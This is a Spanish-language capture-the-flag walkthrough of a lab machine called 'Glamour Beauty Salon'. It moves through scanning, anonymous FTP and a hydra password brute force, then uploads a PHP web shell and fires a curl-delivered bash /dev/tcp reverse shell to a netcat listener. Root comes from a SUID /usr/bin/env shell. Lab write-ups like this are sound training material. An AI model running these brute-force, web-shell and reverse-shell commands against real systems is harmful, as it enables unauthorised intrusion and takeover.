

Iniciemos el lab **GLAMOUR BEAUTY SALON**

```
kali@Kali: ~/Downloads/Labs/Medio/Glamour Beauty Salon
Session Actions Edit View Help

WELCOME TO LABS.COM

Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.

[v] Imagen cargada correctamente.
[*] Iniciando laboratorio...
[v] Laboratorio iniciado correctamente.

[v] Laboratorio desplegado correctamente.

LAB: GLAMOUR BEAUTY SALON
DIFICULTAD: ** Media (2 puntos)

IP del laboratorio (Interna): 172.17.0.2

Ingresa la ROOT flag: █
```

Realizaremos un escaneo inicial con nmap

```
kali@Kali: ~/Downloads/Labs/Medio/Glamour Beauty Salon
Session Actions Edit View Help

(kali@Kali)-[~/Downloads/Labs/Medio/Glamour Beauty Salon]
$ nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 172.17.0.2 -oN nmap_scan_Glamour_Beauty_Salon
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-10 21:40 -0600
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 21:40
Completed NSE at 21:40, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 21:40
Completed NSE at 21:40, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 21:40
Completed NSE at 21:40, 0.00s elapsed
Initiating ARP Ping Scan at 21:40
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 21:40, 0.05s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 21:40
Scanning 172.17.0.2 [65535 ports]
Discovered open port 21/tcp on 172.17.0.2
Discovered open port 80/tcp on 172.17.0.2
Completed SYN Stealth Scan at 21:40, 0.49s elapsed (65535 total ports)
Initiating Service scan at 21:40
Scanning 2 services on 172.17.0.2
Completed Service scan at 21:40, 6.03s elapsed (2 services on 1 host)
NSE: Script scanning 172.17.0.2.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 21:40
NSE: [ftp-bounce 172.17.0.2:21] PORT response: 500 Illegal PORT command.
Completed NSE at 21:40, 0.36s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 21:40
Completed NSE at 21:40, 0.05s elapsed
```

```

kali@Kali: ~/Downloads/Labs/Medio/Glamour Beauty Salon
Session Actions Edit View Help
Scanned at 2026-07-10 21:40:21 CST for 7s
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE REASON VERSION
21/tcp open  ftp      syn-ack ttl 64 vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r-- 1 0 0 368 Dec 19 2025 gastos_noviembre.txt
| ftp-syst:
| STAT:
| FTP server status:
| Connected to 172.17.0.1
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 4
| vsFTPD 3.0.3 - secure, fast, stable
|_End of status
80/tcp open  http      syn-ack ttl 64 Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Glamour Beauty Salon | Estilo & Elegancia
|_http-methods:
|_Supported Methods: GET HEAD POST OPTIONS
MAC Address: 22:B4:64:C6:C8:1C (Unknown)
Service Info: OS: Unix

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 21:40
Completed NSE at 21:40, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 21:40
Completed NSE at 21:40, 0.00s elapsed

```

De este primer escaneo, se encontraron dos puertos abiertos, 21 para ftp y 80 para http, como el servicio ftp permite sesiones anónimas miremos si encontramos algo útil

```

(kali@Kali)-[~/Downloads/Labs/Medio/Glamour Beauty Salon]
$ ftp anonymous@172.17.0.2
Connected to 172.17.0.2.
220 (vsFTPD 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -al
229 Entering Extended Passive Mode (|||32818|)
150 Here comes the directory listing.
drwxr-xr-x 1 0 109 4096 Dec 19 2025 .
drwxr-xr-x 1 0 109 4096 Dec 19 2025 ..
-rw-r--r-- 1 0 0 368 Dec 19 2025 gastos_noviembre.txt
226 Directory send OK.
ftp> get gastos_noviembre.txt
local: gastos_noviembre.txt remote: gastos_noviembre.txt
229 Entering Extended Passive Mode (|||51764|)
150 Opening BINARY mode data connection for gastos_noviembre.txt (368 bytes).
100% |*****| 368 7.16 MiB/s 00:00 ETA
226 Transfer complete.
368 bytes received in 00:00 (654.59 KiB/s)
ftp> pwd
Remote directory: /
ftp> exit
221 Goodbye.

```

En la sesión ftp se encontró un archivo .txt y se descargó a nuestro directorio. Veamos su contenido

```
(kali@kali)-[~/Downloads/Labs/Medio/Glamour Beauty Salon]
$ cat gastos_noviembre.txt
REPORTE DE GASTOS - NOVIEMBRE 2025
Departamento: Finanzas

ALERTA DE SEGURIDAD:
El sistema de auditoría ha detectado múltiples intentos de acceso fallidos.
Se ha restringido el acceso administrativo únicamente a las siguientes gerentes:

1. lola
2. maria
3. teresa

Generado por Sistema v1.0
```


El contenido revela el nombre de tres posibles usuarios. Vamos a crear nuestra lista de usuarios para usarlo posteriormente con hydra

```
(kali@kali)-[~/Downloads/Labs/Medio/Glamour Beauty Salon]
$ echo -e "lola\nmaria\nteresa" > usuarios.txt

(kali@kali)-[~/Downloads/Labs/Medio/Glamour Beauty Salon]
$ cat usuarios.txt
lola
maria
teresa

(kali@kali)-[~/Downloads/Labs/Medio/Glamour Beauty Salon]
$ hydra -L usuarios.txt -P /usr/share/wordlists/rockyou.txt -t 12 -V -o usuarios_ftp.txt 172.17.0.2 ftp
```

Mientras esperamos el resultado de hydra, veamos si encontramos alguna información relevante en la página web



```
Glammour Beauty Salon | Estil: x http://172.17.0.2/
Not Secure view-source:http://172.17.0.2/
45 <div class="service-info">
46 <h3>Maquillaje Profesional</h3>
47 <p>Para eventos especiales, novias y sesiones fotográficas.</p>
48 </div>
49
50 <div class="service-card">
51 
52 <div class="service-info">
53 <h3>Spa & Relax</h3>
54 <p>Tratamientos faciales y masajes para rejuvenecer tu piel.</p>
55 </div>
56 </div>
57
58 </div>
59
60 <section id="nosotros" style="background-color: #f9f9f9;">
61 <div class="container">
62 <h2 class="section-title">Sobre Nosotrose</h2>
63 <div class="about-content">
64 <div class="about-img">
65 
66 </div>
67 <div class="about-text">
68 <h3>Pasión por la Belleza</h3>
69 <p>En Glamour Beauty Salon, llevamos más de 10 años dedicados al arte de la belleza. Nuestro equipo liderado por <strong>Maria Gutierrez</strong> se ca
70 <p>Utilizamos solo productos de primera calidad para garantizar la salud de tu cabello y piel. Tu satisfacción es nuestra prioridad número uno.</p>
71 </div>
72 </div>
73
74 </section>
75 <section id="contacto">
76 <div class="container">
77 <h2 class="section-title">Visítanos</h2>
78 <div style="text-align: center;">
79 <p><i>Av. Principal 123, Ciudad Moda</i></p>
80 <p><i>+1 234 567 890</i></p>
81 <p><i>cit@glamoursalon.lab</i></p>
82 </div>
83 <p style="font-size: 0.8rem; color: #ccc;">copy; 2025 Glamour Beauty Salon. Todos los derechos reservados.</p>
84 </div>
85 </section>
86
87 </body>
88 </html>
```

De la información de la página vemos el nombre de Maria Gutierrez el cual coincide con uno de los nombre encontrados, esto nos hace pensar que tenemos que comenzar con este usuario.

Datengamos la búsqueda de hydra y volvamos a realizarla con el usuario maría

```
(kali@kali) - [~/Downloads/Labs/Medio/Glammour Beauty Salon]
$ hydra -l maria -P /usr/share/wordlists/rockyou.txt -t 64 -V -o usuarios ftp.txt 172.17.0.2 ftp
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or f
or illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-10 22:06:28
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to pr
event overwriting, ./hydra.restore
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344399 login tries (l:1/p:14344399), ~224132 tries per task
[DATA] attacking ftp://172.17.0.2:21/
[ATTEMPT] target 172.17.0.2 - login "maria" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.17.0.2 - login "maria" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 172.17.0.2 - login "maria" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 172.17.0.2 - login "maria" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target 172.17.0.2 - login "maria" - pass "iloveyou" - 5 of 14344399 [child 4] (0/0)
[ATTEMPT] target 172.17.0.2 - login "maria" - pass "princess" - 6 of 14344399 [child 5] (0/0)
[ATTEMPT] target 172.17.0.2 - login "maria" - pass "1234567" - 7 of 14344399 [child 6] (0/0)
[ATTEMPT] target 172.17.0.2 - login "maria" - pass "rockyou" - 8 of 14344399 [child 7] (0/0)
[ATTEMPT] target 172.17.0.2 - login "maria" - pass "12345678" - 9 of 14344399 [child 8] (0/0)
[ATTEMPT] target 172.17.0.2 - login "maria" - pass "abc123" - 10 of 14344399 [child 9] (0/0)
[ATTEMPT] target 172.17.0.2 - login "maria" - pass "nicole" - 11 of 14344399 [child 10] (0/0)
[ATTEMPT] target 172.17.0.2 - login "maria" - pass "daniel" - 12 of 14344399 [child 11] (0/0)
[ATTEMPT] target 172.17.0.2 - login "maria" - pass "babygirl" - 13 of 14344399 [child 12] (0/0)
[ATTEMPT] target 172.17.0.2 - login "maria" - pass "monkey" - 14 of 14344399 [child 13] (0/0)
[ATTEMPT] target 172.17.0.2 - login "maria" - pass "lovely" - 15 of 14344399 [child 14] (0/0)
[ATTEMPT] target 172.17.0.2 - login "maria" - pass "jessica" - 16 of 14344399 [child 15] (0/0)
[ATTEMPT] target 172.17.0.2 - login "maria" - pass "playboy" - 17 of 14344399 [child 16] (0/0)
[ATTEMPT] target 172.17.0.2 - login "maria" - pass "hello" - 60 of 14344399 [child 59] (0/0)
[ATTEMPT] target 172.17.0.2 - login "maria" - pass "elizabeth" - 61 of 14344399 [child 60] (0/0)
[ATTEMPT] target 172.17.0.2 - login "maria" - pass "hottie" - 62 of 14344399 [child 61] (0/0)
[ATTEMPT] target 172.17.0.2 - login "maria" - pass "tinkerbelle" - 63 of 14344399 [child 62] (0/0)
[ATTEMPT] target 172.17.0.2 - login "maria" - pass "charlie" - 64 of 14344399 [child 63] (0/0)
[21][ftp] host: 172.17.0.2 login: maria password: playboy
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 14 final worker threads did not complete until end.
[ERROR] 14 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-10 22:06:42


(kali@kali) - [~/Downloads/Labs/Medio/Glammour Beauty Salon]
$
```

Hemos encontrado una coincidencia para el usuario maría, antes de probar conectarnos por ftp con las credenciales encontradas hagamos una enumeración web para ver si hay directorios o archivos ocultos


```
Session Actions Edit View Help
Press [ENTER] to use the Scan Management Menu™

403 GET 9L 28w 275c Auto-filtering found 404-like response and created new filter; toggle off with --
dout-filter
404 GET 9L 31w 272c Auto-filtering found 404-like response and created new filter; toggle off with --
dout-filter
200 GET 143l 917w 63507c http://172.17.0.2/img/service3.jpg
200 GET 327l 1872w 144077c http://172.17.0.2/img/about.jpg
200 GET 219l 1154w 88617c http://172.17.0.2/img/service1.jpg
200 GET 25l 274w 2163c http://172.17.0.2/css/style.css
200 GET 622l 3870w 316099c http://172.17.0.2/img/hero_bg.jpg
200 GET 107l 721w 52441c http://172.17.0.2/img/service2.jpg
200 GET 88l 272w 3869c http://172.17.0.2/
301 GET 9l 28w 306c http://172.17.0.2/css/ => http://172.17.0.2/css/
301 GET 9l 28w 306c http://172.17.0.2/img/ => http://172.17.0.2/img/
200 GET 88l 272w 3869c http://172.17.0.2/index.html
301 GET 9l 28w 308c http://172.17.0.2/panel/ => http://172.17.0.2/panel/
301 GET 9l 28w 310c http://172.17.0.2/uploads/ => http://172.17.0.2/uploads/
301 GET 9l 28w 314c http://172.17.0.2/panel/admin/ => http://172.17.0.2/panel/admin/
200 GET 13l 34w 506c http://172.17.0.2/panel/admin/index.php
[#####] - 6s 92480/92480 0s found:14 errors:0
[#####] - 4s 46140/46140 12742/s http://172.17.0.2/
[#####] - 0s 46140/46140 230700/s http://172.17.0.2/img/ => Directory listing (add --scan-dir-listings
to scan)
[#####] - 0s 46140/46140 23070000/s http://172.17.0.2/css/ => Directory listing (add --scan-dir-listing
s to scan)
[#####] - 0s 46140/46140 15380000/s http://172.17.0.2/panel/ => Directory listing (add --scan-dir-listi
ngs to scan)
[#####] - 4s 46140/46140 10728/s http://172.17.0.2/panel/admin/
[#####] - 0s 46140/46140 46140000/s http://172.17.0.2/uploads/ => Directory listing (add --scan-dir-lis
tings to scan)
(kali@kali) - [~/Downloads/Labs/Medio/Glamour Beauty Salon]
$
```

Con feroxbuster hemos encontrado varios directorios y archivos, el que llama nuestra atención es el panel de admin desde donde probablemente podríamos subir archivos al directorio uploads, vamos a probar que encontramos ahí



Probemos subir una web shell

```
← → ↻ 🏠 🔒 Not Secure http://172.17.0.2/uploads/shell.php?cmd=id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Ahora intentaremos con una reverse shell

Ponemos a escuchar en una terminal

```
(kali@kali)~[~/Downloads/Labs/Medio/Glamour Beauty Salon]
$ nc -lvnp 4444
listening on [any] 4444 ...
```

Y en otra terminal ejecutamos

```
(kali@kali)~[~/Downloads/Labs/Medio/Glamour Beauty Salon]
$ curl "http://172.17.0.2/uploads/shell.php?cmd=bash%20-c%20%27bash%20-i%20%3E%26%20/dev/tcp/172.17.0.1/4444%20%3E%26%27"
"
```


Regresamos a nuestra terminal que esta en escucha

```
(kali@kali)~[~/Downloads/Labs/Medio/Glamour Beauty Salon]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 60882
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@fb2b8d258276:/var/www/html/uploads$
```

Ahora veremos que permisos tenemos

```
(kali@kali)~[~/Downloads/Labs/Medio/Glamour Beauty Salon]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 60882
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@fb2b8d258276:/var/www/html/uploads$ whoami
www-data
www-data@fb2b8d258276:/var/www/html/uploads$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@fb2b8d258276:/var/www/html/uploads$ sudo -l
sudo: no tty present and no askpass program specified
www-data@fb2b8d258276:/var/www/html/uploads$ find / -name "flag.txt" 2>/dev/null
<www/html/uploads$ find / -name "flag.txt" 2>/dev/null
www-data@fb2b8d258276:/var/www/html/uploads$ find / -perm -4000 -type f -ls 2>/dev/null
<www/html/uploads$ find / -perm -4000 -type f -ls 2>/dev/null
 1318099    40 -rwsr-xr-x   1 root    root          40128 Mar 26  2019 /bin/su
 1316133    40 -rwsr-xr-x   1 root    root          40152 Jan 27  2020 /bin/mount
 1324074    28 -rwsr-xr-x   1 root    root          27608 Jan 27  2020 /bin/umount
 1332427    40 -rwsr-xr-x   1 root    root          39904 Mar 26  2019 /usr/bin/newgrp
 1332379    76 -rwsr-xr-x   1 root    root          75304 Mar 26  2019 /usr/bin/gpasswd
 1332437    56 -rwsr-xr-x   1 root    root          54256 Mar 26  2019 /usr/bin/passwd
 1344934    32 -rwsr-xr-x   1 root    root          31408 Mar  2  2017 /usr/bin/env
 1332331    72 -rwsr-xr-x   1 root    root          71824 Mar 26  2019 /usr/bin/chfn
 1332333    40 -rwsr-xr-x   1 root    root          40432 Mar 26  2019 /usr/bin/chsh
 1337459   136 -rwsr-xr-x   1 root    root          136808 Jan 20  2021 /usr/bin/sudo
www-data@fb2b8d258276:/var/www/html/uploads$
```

Nos llama la atención el binario `/usr/bin/env`, vamos a verificarlo en el sitio [gtfobins](#)



Perfecto! Vamos a ejecutar ese comando para cargar una shell como root

```
www-data@fb2b8d258276:/var/www/html/uploads$ /usr/bin/env /bin/bash -p
/usr/bin/env /bin/bash -p
whoami
root
find / -name "flag.txt" 2>/dev/null
/root/flag.txt
cat /root/flag.txt
ROOT_FLAG{XXXXXXXXXXXXXXXXXXXXXXXXXXXX}
```

Hemos encontrado la bandera de root, ahora vamos a verificarla

